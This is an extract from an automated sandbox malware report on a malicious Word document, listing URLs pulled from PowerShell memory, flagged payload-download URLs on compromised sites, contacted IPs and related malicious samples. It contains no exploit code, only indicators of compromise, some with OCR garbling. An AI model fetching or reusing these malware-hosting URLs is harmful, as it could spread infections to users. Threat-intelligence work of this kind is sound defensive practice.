http://https://b2bcom.com.br/#about	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://transfersuvan.com/wp-admin/OVl/	powershell.exe, 00000004.00000002.2114718419.0000000002EF2000.00000004.00000001.sdmp, powershell.exe, 00000004.00000002.2117150009.0000000003A68000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://b2bcom.com.br/portfolio/www-btenergia-com-br/	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/wp-content/uploads/2019/03/The-Stockton-Cafe-4-320x200.png	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/#blog	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/portfolio/acm/	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/wp-content/uploads/2019/10/Screenshot_2.jpg	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/wp-content/uploads/2019/03/CAIXA-2-120x120.png	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/wp-content/uploads/2020/03/METRO-450x400.jpg	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/#contact	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/portfolio/site-institucional-www-ximpressoes-com-br/	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/wp-content/uploads/2019/03/logo-site.png	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://b2bcom.com.br/wp-json/	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://physio-svdh.ch/wp-admin/kK/P	powershell.exe, 00000004.00000002.2114718419.0000000002EF200.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://arquivopop.com.br	powershell.exe, 00000004.00000002.2114718419.0000000002EF200.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/wp-content/uploads/2019/09/2-1.png	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/wp-content/uploads/2020/04/3.png	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/site/0H/	powershell.exe, 00000004.00000002.2114718419.0000000002EF200.00000004.00000001.sdmp, powershell.exe, 00000004.00000002.2117150009.0000000003A68000.00000004.00000001.sdmp	true	• Avira URL Cloud: phishing	unknown
http://https://b2bcom.com.br/wp-content/themes/b2bcom/assets/css/main.css	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://servername/isapibackend.dll	powershell.exe, 00000004.00000002.2120136620.000000001D2B000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://b2bcom.com.br/wp-content/uploads/2019/04/ARQUITETURA-100x100.png	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://cps.root-x1.letsencrypt.org0	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.windows.com/pctv.	powershell.exe, 00000004.00000002.2119211418.000000001CCD000.00000002.00000001.sdmp	false		high
http://https://b2bcom.com.br/wp-content/uploads/2020/03/quadro-led-luminoso-cerveja-redondo-duff-beer-44cm-	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://cps.letsencrypt.org0	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://b2bcom.com.br/wp-content/uploads/2019/02/WEB-1-100x100.png	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/wp-content/uploads/2020/12/ACR	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/#services	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/servicos/limpeza-de-fachadas/	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/portfolio/projeto-persolalizado/	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.piriform.com/ccleane	powershell.exe, 00000004.00000002.2110680458.00000000001E700.00000004.00000020.sdmp	false		high
http://https://b2bcom.com.br/wp-content/uploads/2020/11/mockDrop_iMac-on-a-table-2-450x400.jpg	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/wp-content/uploads/2019/09/6.png	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/#home	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	powershell.exe, 00000004.00000002.2119633139.000000001CEB700.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://b2bcom.com.br/portfolio/acrilico/	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/wp-content/uploads/2019/02/ARTE_FOTO-120x120.png	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://b2bcom.com.br/wp-content/uploads/2020/12/10.png	powershell.exe, 00000004.00000002.2115397871.000000000321300 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/wp-content/uploads/2019/03/4.png	powershell.exe, 00000004.00000002.2115397871.000000000321300 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/wp-content/uploads/2020/11/3.png	powershell.exe, 00000004.00000002.2115397871.000000000321300 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/wp-content/uploads/2020/11/o-que-e-e-commerce.jpg	powershell.exe, 00000004.00000002.2115397871.000000000321300 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://physio-svdh.ch/wp-admin/kK/	powershell.exe, 00000004.00000002.2117150009.0000000003A6800 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000004.00000002.2112079841.00000000023F000 0.00000002.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000004.00000002.2110680458.00000000001E700 0.00000004.00000020.sdmp	false		high
http://https://b2bcom.com.br/wp-content/uploads/2019/08/mockDrop_iMac-on-a-table-1-450x400.jpg	powershell.exe, 00000004.00000002.2115397871.000000000321300 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/portfolio/letra-caixa/	powershell.exe, 00000004.00000002.2115397871.000000000321300 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/portfolio/site-institucional-www-metronetwork-com-br/	powershell.exe, 00000004.00000002.2115397871.000000000321300 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://physio-svdh.ch	powershell.exe, 00000004.00000002.2114718419.0000000002EF200 0.00000004.00000001.sdmp, powershell.exe, 00000004.00000002.2117416892.0000000003C20000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/wp-content/uploads/2020/06/fachada_02_site.png	powershell.exe, 00000004.00000002.2115397871.000000000321300 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/blog/novo-normal-o-papel-do-e-commerce-para-as-novas-empresas/	powershell.exe, 00000004.00000002.2115397871.000000000321300 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/wp-content/themes/b2bcom/assets/img/favicon.webp	powershell.exe, 00000004.00000002.2115397871.000000000321300 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/wp-content/uploads/2020/12/Subway-sec-450x300.jpg	powershell.exe, 00000004.00000002.2115397871.000000000321300 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.entrust.net/2048ca.crl0	powershell.exe, 00000004.00000003.2110391188.000000001B63600 0.00000004.00000001.sdmp	false		high
http://https://b2bcom.com.br/portfolio/displays-luminosos/	powershell.exe, 00000004.00000002.2115397871.000000000321300 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://cairocad.com	powershell.exe, 00000004.00000002.2115355301.00000000031C000 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/portfolio/web-site-www-cemundodosaber-com-br/	powershell.exe, 00000004.00000002.2115397871.000000000321300 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.msnbc.com/news/ticker.txt	powershell.exe, 00000004.00000002.2119211418.000000001CCD000 0.00000002.00000001.sdmp	false		high
http://https://b2bcom.com.br/wp-content/uploads/2020/04/2.png	powershell.exe, 00000004.00000002.2115397871.000000000321300 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/wp-content/uploads/2019/12/ICONE_VALORES.png	powershell.exe, 00000004.00000002.2115397871.000000000321300 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://hotelshivansh.com	powershell.exe, 00000004.00000002.2115397871.000000000321300 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net03	powershell.exe, 00000004.00000003.2110380198.000000001B62500 0.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://arquivopop.com.br/index_htm_files/Kxh/	powershell.exe, 00000004.00000002.2114718419.0000000002EF2000.00000004.00000001.sdmp, powershell.exe, 00000004.00000002.2117150009.0000000003A68000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://b2bcom.com.br/wp-content/uploads/2019/12/ICONE_MISSAO.png	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://transfersuvan.com	powershell.exe, 00000004.00000002.2115355301.00000000031C000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/wp-content/uploads/2019/09/icone_id-100x100.png	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/wp-conte	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/portfolio/design/	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/servicos/branding-de-marca/	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.isatechnology.comp	powershell.exe, 00000004.00000002.2115355301.00000000031C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/portfolio/trabalho-8-2/	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/wp-content/uploads/2019/08/4.png	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://cairocad.com/cgi-bin/1PBB/	powershell.exe, 00000004.00000002.2114718419.0000000002EF2000.00000004.00000001.sdmp, powershell.exe, 00000004.00000002.2117150009.0000000003A68000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://ownitconsignment.com	powershell.exe, 00000004.00000002.2115355301.00000000031C000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://cairocad.comp	powershell.exe, 00000004.00000002.2115355301.00000000031C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.icra.org/vocabulary/.	powershell.exe, 00000004.00000002.2119633139.000000001CEB700.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://b2bcom.com.br/blog/sinalizacao-seu-cartao-de-visita/	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/wp-content/uploads/2019/03/CAIXA-2-100x100.png	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://investor.msn.com/	powershell.exe, 00000004.00000002.2119211418.000000001CCD000.00000002.00000001.sdmp	false		high
http://https://b2bcom.com.br/wp-content/uploads/2019/08/logo-site-2.png	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://r3.o.lencr.org0	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	powershell.exe, 00000004.00000002.2112079841.00000000023F000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://b2bcom.com.br/portfolio/site-institucional-www-quality-esp-br/	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/wp-content/themes/b2bcom/assets/js/main.js	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://b2bcom.com.br/wp-content/uploads/2019/02/COC-SITE.png	powershell.exe, 00000004.00000002.2115397871.000000000321300.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://b2bcom.com.br/wp-content/uploads/2019/04/ARQUITETURA-120x120.png	powershell.exe, 00000004.00000002.2115397871.000000000321300 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.209.195.106	unknown	Switzerland		3303	SWISSCOMSwisscomSwitzerlandLtdCH	true
35.208.182.43	unknown	United States		19527	GOOGLE-2US	true
177.12.163.108	unknown	Brazil		28299	IPV6InternetLtdaBR	true
103.205.64.138	unknown	India		17439	NETMAGIC-APNetmagicDatacenterMumbaiIN	true
35.208.153.170	unknown	United States		19527	GOOGLE-2US	true
70.32.23.44	unknown	United States		55293	A2HOSTINGUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	347028
Start date:	01.02.2021
Start time:	23:17:26
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 47s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	v22Pc0qA.doc.part (renamed file extension from part to doc)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)

Copyright null 2021

Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal96.troj.evad.winDOC@6/14@8/6
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): conhost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 192.35.177.64, 2.20.142.209, 2.20.142.210 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, audownload.windowsupdate.nsatc.net, apps.digsigtrust.com, ctldl.windowsupdate.com, a767.dscg3.akamai.net, apps.identrust.com, au-bg-shim.trafficmanager.net • Execution Graph export aborted for target powershell.exe, PID 1100 because it is empty • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtSetInformationFile calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/347028/sample/v22Pc0qA.doc.doc

Simulations

Behavior and APIs

Time	Type	Description
23:17:40	API Interceptor	1x Sleep call for process: msg.exe modified
23:17:41	API Interceptor	95x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
194.209.195.106	2wUaqWdy.doc.doc	Get hash	malicious	Browse	
35.208.182.43	2wUaqWdy.doc.doc	Get hash	malicious	Browse	
	GT-9333 Medical report COVID-19.doc	Get hash	malicious	Browse	
177.12.163.108	2wUaqWdy.doc.doc	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.205.64.138	2wUaqWdy.doc.doc	Get hash	malicious	Browse	• hotelshivansh.com/UserFiles/8/
	9182483287326864.doc	Get hash	malicious	Browse	• hotelshivansh.com/UserFiles/8/
	City Report - December.doc	Get hash	malicious	Browse	• hotelshivansh.com/UserFiles/8/
35.208.153.170	MLXD7BsVDK.doc	Get hash	malicious	Browse	• cairocad.com/cgi-bin/udwYB7bd/
70.32.23.44	2wUaqWdy.doc.doc	Get hash	malicious	Browse	• ownitconsignment.com/files/b/
	2G18HC8998F36.doc	Get hash	malicious	Browse	• ownitconsignment.com/files/b/
	9182483287326864.doc	Get hash	malicious	Browse	• ownitconsignment.com/files/b/
	MX4788618039IB.doc	Get hash	malicious	Browse	• ownitconsignment.com/files/b/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
physio-svdh.ch	2wUaqWdy.doc.doc	Get hash	malicious	Browse	• 194.209.195.106
b2bcom.com.br	2wUaqWdy.doc.doc	Get hash	malicious	Browse	• 177.12.163.108
hotelshivansh.com	2wUaqWdy.doc.doc	Get hash	malicious	Browse	• 103.205.64.138
	9182483287326864.doc	Get hash	malicious	Browse	• 103.205.64.138
	City Report - December.doc	Get hash	malicious	Browse	• 103.205.64.138
transfersuvan.com	2wUaqWdy.doc.doc	Get hash	malicious	Browse	• 0.0.0.0
	Doc_18420540.doc	Get hash	malicious	Browse	• 0.0.0.0
	Form.doc	Get hash	malicious	Browse	• 186.64.117.145
	GT-9333 Medical report COVID-19.doc	Get hash	malicious	Browse	• 186.64.117.145
	New Doc 2020-12-21 09.53.07_8.doc	Get hash	malicious	Browse	• 186.64.117.145
	http://https://moraniz.co.il/wp-content/ovFoPY4G24csbGENhcX9yJgYiF/	Get hash	malicious	Browse	• 186.64.117.145
	factura fiscala 767958063 14 10 2020.doc	Get hash	malicious	Browse	• 186.64.117.145
	9931887458-7-141020.doc	Get hash	malicious	Browse	• 186.64.117.145
	Auftrag.doc	Get hash	malicious	Browse	• 186.64.117.145
	Rechnung.doc	Get hash	malicious	Browse	• 186.64.117.145
	Faktura.doc	Get hash	malicious	Browse	• 186.64.117.145
	#U03c4#U03b9#U03bc#U03bf#U03bb#U03bf#U03b3#U03b9#U03bf DQ8192826.doc	Get hash	malicious	Browse	• 186.64.117.145
	DES7999474362.doc	Get hash	malicious	Browse	• 186.64.117.145
	#U03c4#U03b9#U03bc#U03bf#U03bb#U03bf#U03b3#U03b9#U03bf QH6464446.doc	Get hash	malicious	Browse	• 186.64.117.145
	#U03c4#U03b9#U03bc#U03bf#U03bb#U03bf#U03b3#U03b9#U03bf R5725893955.doc	Get hash	malicious	Browse	• 186.64.117.145
	Auftrag.doc	Get hash	malicious	Browse	• 186.64.117.145
	Order.doc	Get hash	malicious	Browse	• 186.64.117.145
	rapport.doc	Get hash	malicious	Browse	• 186.64.117.145
	KKY9693338788.doc	Get hash	malicious	Browse	• 186.64.117.145
	File-O954389.doc	Get hash	malicious	Browse	• 186.64.117.145
ownitconsignment.com	2wUaqWdy.doc.doc	Get hash	malicious	Browse	• 70.32.23.44
	2G18HC8998F36.doc	Get hash	malicious	Browse	• 70.32.23.44
	9182483287326864.doc	Get hash	malicious	Browse	• 70.32.23.44
	MX4788618039IB.doc	Get hash	malicious	Browse	• 70.32.23.44
cairocad.com	2wUaqWdy.doc.doc	Get hash	malicious	Browse	• 35.208.153.170
	City Report - December.doc	Get hash	malicious	Browse	• 35.208.153.170
	MLXD7BsVDK.doc	Get hash	malicious	Browse	• 35.208.153.170

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
IPV6InternetLtdaBR	2wUaqWdy.doc.doc	Get hash	malicious	Browse	• 177.12.163.108

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	68254_2001.doc	Get hash	malicious	Browse	• 177.12.170.95
	ARCHIVOFile-20-012021.doc	Get hash	malicious	Browse	• 177.12.170.95
	FILE.doc	Get hash	malicious	Browse	• 191.6.196.95
	FHT210995.exe	Get hash	malicious	Browse	• 177.185.193.50
	Doc_18420540.doc	Get hash	malicious	Browse	• 191.6.200.86
	http://https://mrveggy.com/resgatecarrinho/jcWVa69vj8IDsQRCud8h6RNI9Mz17JqsPPJ0DFnlbXZGyMM2GcZ3/	Get hash	malicious	Browse	• 177.12.170.95
	INV_Xg.doc	Get hash	malicious	Browse	• 191.6.210.27
	1I72L29IL3F.doc	Get hash	malicious	Browse	• 191.6.212.159
	GT-9333 Medical report COVID-19.doc	Get hash	malicious	Browse	• 191.6.208.18
	City Report - December.doc	Get hash	malicious	Browse	• 191.6.208.18
	Emmmmmmm.doc	Get hash	malicious	Browse	• 191.6.213.117
	VQ01173428.doc	Get hash	malicious	Browse	• 191.6.208.15
	#U306b#U4fee 2020-09-19.doc	Get hash	malicious	Browse	• 191.6.222.114
	http://bhar.com.br/elementos/public/	Get hash	malicious	Browse	• 191.6.196.88
	Untitled_7367763-38724.doc	Get hash	malicious	Browse	• 191.6.196.95
	INFO.doc	Get hash	malicious	Browse	• 191.6.196.95
	Electronic form.doc	Get hash	malicious	Browse	• 191.6.196.118
	20160122_68121911659aa7611b6bcaae131d55b2.js	Get hash	malicious	Browse	• 191.6.192.114
	20160122_68121911659aa7611b6bcaae131d55b2.js	Get hash	malicious	Browse	• 191.6.192.114
SWISSCOMSwisscomSwitzerlandLtdCH	2wUaqWdy.doc.doc	Get hash	malicious	Browse	• 194.209.195.106
	SKM_C258201001130020005057.exe	Get hash	malicious	Browse	• 46.14.214.245
	SKM_C258201001130020005057.exe	Get hash	malicious	Browse	• 46.14.214.245
	Mozi.m	Get hash	malicious	Browse	• 178.194.165.28
	NormhjTcQb.exe	Get hash	malicious	Browse	• 212.243.31.234
	pty10	Get hash	malicious	Browse	• 217.193.254.91
	Astra.x86	Get hash	malicious	Browse	• 85.0.156.99
	http://https://aplusserve.com/wp-content/plugins/antara/failed/encr-p-t-e-d/?email=maggiemk.wong@juliusbaer.com	Get hash	malicious	Browse	• 193.223.56.121
	AWD1-2001028L PI.exe	Get hash	malicious	Browse	• 194.209.228.166
	SWIFT COPY (2).exe	Get hash	malicious	Browse	• 194.209.228.166
	ipz.exe	Get hash	malicious	Browse	• 188.61.89.227
	newage	Get hash	malicious	Browse	• 195.144.41.204
	7v1ic5lS8l	Get hash	malicious	Browse	• 164.206.111.135
	miori.x86	Get hash	malicious	Browse	• 178.196.83.123
	UnHAnaAW.x86	Get hash	malicious	Browse	• 178.192.36.116
	Mozi.a	Get hash	malicious	Browse	• 213.3.4.52
	WE3A0yB3kl	Get hash	malicious	Browse	• 85.1.224.116
	IpvLye.arm7	Get hash	malicious	Browse	• 178.195.108.154
	whoareyou.mips	Get hash	malicious	Browse	• 178.198.75.41
	owari.1.sh4	Get hash	malicious	Browse	• 85.4.129.183
GOOGLE-2US	2wUaqWdy.doc.doc	Get hash	malicious	Browse	• 35.208.153.170
	INFO_2020.doc	Get hash	malicious	Browse	• 35.208.69.64
	REMITTANCE ADVICE REF0000360261_PDF.xlsx	Get hash	malicious	Browse	• 35.214.170.96
	gDvIZEJQF2.xls	Get hash	malicious	Browse	• 35.214.243.127
	68254_2001.doc	Get hash	malicious	Browse	• 35.209.96.32
	IMG-11862.doc	Get hash	malicious	Browse	• 35.208.61.46
	ARCHIVOFile-20-012021.doc	Get hash	malicious	Browse	• 35.209.96.32
	Calculation-380472272-01262021.xlsm	Get hash	malicious	Browse	• 35.208.103.169
	453690-3012-QZS-9120501.doc	Get hash	malicious	Browse	• 35.214.159.46
	MPbBCArHPF.exe	Get hash	malicious	Browse	• 35.208.174.213
	TBKK E12101010.xlsx	Get hash	malicious	Browse	• 35.208.174.213
